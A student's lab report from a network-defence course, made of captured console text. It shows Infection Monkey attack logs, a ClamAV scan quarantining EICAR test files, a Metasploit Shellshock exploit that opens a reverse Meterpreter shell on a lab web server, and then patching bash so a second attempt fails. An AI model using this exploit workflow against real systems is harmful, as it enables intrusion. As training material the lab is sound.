Student:	Email:
Mani Sai Voore	mvoore@cbu.edu


Time on Task:	Progress:
7 hours, 40 minutes	100%

Report Generated: Sunday, February 5, 2023 at 4:55 AM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2023-02-03 04:51:38
Mani Sai Voore

```
HadoopExploiter

2/3/2023, 10:38:29 AM
MonkeyIsland - clean-
ubuntu : 172.40.0.50
VSFTPDExploiter

2/3/2023, 10:38:29 AM
MonkeyIsland - clean-
ubuntu : 172.40.0.50
Struts2Exploiter

2/3/2023, 10:39:55 AM
MonkeyIsland - clean-
ubuntu : 172.40.0.50
SSHExploiter

2/3/2023, 10:42:09 AM
vWorkstation.securelabsondei
: 192.168.227.2
ElasticGroovyExploiter

2/3/2023, 10:42:10 AM
vWorkstation.securelabsondei
: 192.168.227.2
HadoopExploiter
```

17. **Make a screen capture** showing the **recommendations for the corporationtechs.com web server**.



that is ... other computers on the network.

Read More...

2. Segment your network and make sure there is no communication between machines from different segments.

Read More...

- **CORPORATIONTECHS.COM**

1. Change user's password to a complex one-use password that is not shared with other computers on the network.

Read More...

2. Segment your network and make sure there is no communication between machines from different segments.


Read More...

- **CLEAN-UBUNTU**

1. Segment your network and make sure there is no communication between machines from different segments.

Read More...

20. **Make a screen capture** showing the **remote zip file copied to the corporationtechs.com machine** (172.40.0.20).



Remote file copy


Monkey successfully copied files to systems on the network.

Files copied

Src. Machine	Dst. Machine	Filename
172.40.0.50	172.30.0.2	C:\Windows\temp\monkey32.exe
172.40.0.50	172.30.0.2	eicar.com
172.40.0.50	172.40.0.20	monkeyfs://monkey-linux-64
172.40.0.50	172.40.0.20	eicar_com.zip
172.40.0.50	172.40.0.50	eicar_com.zip
172.40.0.20	172.30.0.2	C:\Windows\temp\monkey32.exe
172.30.0.2	172.40.0.20	monkeyfs://monkey-linux-64

Part 2: Use Antivirus Software to Remove Malicious Files

12. **Make a screen capture** showing the **contents of the VIRUS directory**.




```
Time: 26.737 sec (0 m 26 s)
user@corporationtechs:~$ cd ~/
user@corporationtechs:~$ mkdir VIRUS
user@corporationtechs:~$ ls -l
total 36
drwxr-xr-x 2 user user 4096 May 29  2020 Desktop
drwxr-xr-x 2 user user 4096 May 29  2020 Documents
drwxr-xr-x 2 user user 4096 Nov 11  2020 Downloads
-rw-rw-r-- 1 user user    0 Feb  3 05:40 monkey-temp-file
drwxr-xr-x 2 user user 4096 Feb  3 05:40 Music
drwxr-xr-x 2 user user 4096 May 29  2020 Pictures
drwxr-xr-x 2 user user 4096 May 29  2020 Public
drwxr-xr-x 2 user user 4096 May 29  2020 Templates
drwxr-xr-x 2 user user 4096 May 29  2020 Videos
drwxrwxr-x 2 user user 4096 Feb  3 06:18 VIRUS
user@corporationtechs:~$ clamscan -ri --move=/home/user/VIRUS ./
LibClamAV Warning: **************************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: **************************************************
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----------- SCAN SUMMARY -----------
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 144
Scanned files: 458
Infected files: 2
Data scanned: 95.29 MB
Data read: 69.36 MB (ratio 1.37:1)
Time: 26.318 sec (0 m 26 s)
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./virus
ls: cannot access './virus': No such file or directory
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$ 
```

Section 2: Applied Learning


Part 1: Exploit a Vulnerable Web Server with Metasploit

11. **Make a screen capture** showing the **updated exploit settings**.



```
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:h
ost:port[,type:host:port][...]
   RHOSTS          172.40.0.20          yes       The target host(s), range CIDR
 identifier, or hosts file with syntax 'file:<path>'
   RPATH           /bin                 yes       Target PATH for binaries used
by the CmdStager
   RPORT           80                   yes       The target port (TCP)
   SRVHOST         0.0.0.0              yes       The local host or network inte
rface to listen on. This must be an address on the local machine or 0.0.0.0 to l
isten on all addresses.
   SRVPORT         8080                 yes       The local port to listen on.
   SSL             false                no        Negotiate SSL/TLS for outgoing
 connections
   SSLCert                              no        Path to a custom SSL certifica
te (default is randomly generated)
   TARGETURI       cgi-bin/test-cgi.sh  yes       Path to CGI script
   TIMEOUT         5                    yes       HTTP read response timeout (se
conds)
   URIPATH                              no        The URI to use for this exploi
t (default is random)
   VHOST                                no        HTTP server virtual host
```


17. **Make a screen capture** showing the **successful Linux shell command on TargetLinux01**.



```
 Linux Command Shell, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                                   manual  No
 Linux Command Shell, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34462) at 2023-02
-03 03:45:09 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > 
```


Part 2: Patch the Exploited System

4. **Make a screen capture** showing the **pre-patch Bash version**.




```
user@corporationtechs:~$ bash --version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$
```

9. **Make a screen capture** showing the **post-patch Bash version**.



```
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ cd..
bash: cd..: command not found
user@corporationtechs:~/Downloads$ cd ..
user@corporationtechs:~$ bash -version
GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
T                 ANTY, to the extent permitted by law.
user@corporationtechs:~$ 
```

13. **Make a screen capture** showing your **unsuccessful exploit attempt.**




```
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:34462) at 2023-02
-03 03:45:09 -0800

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
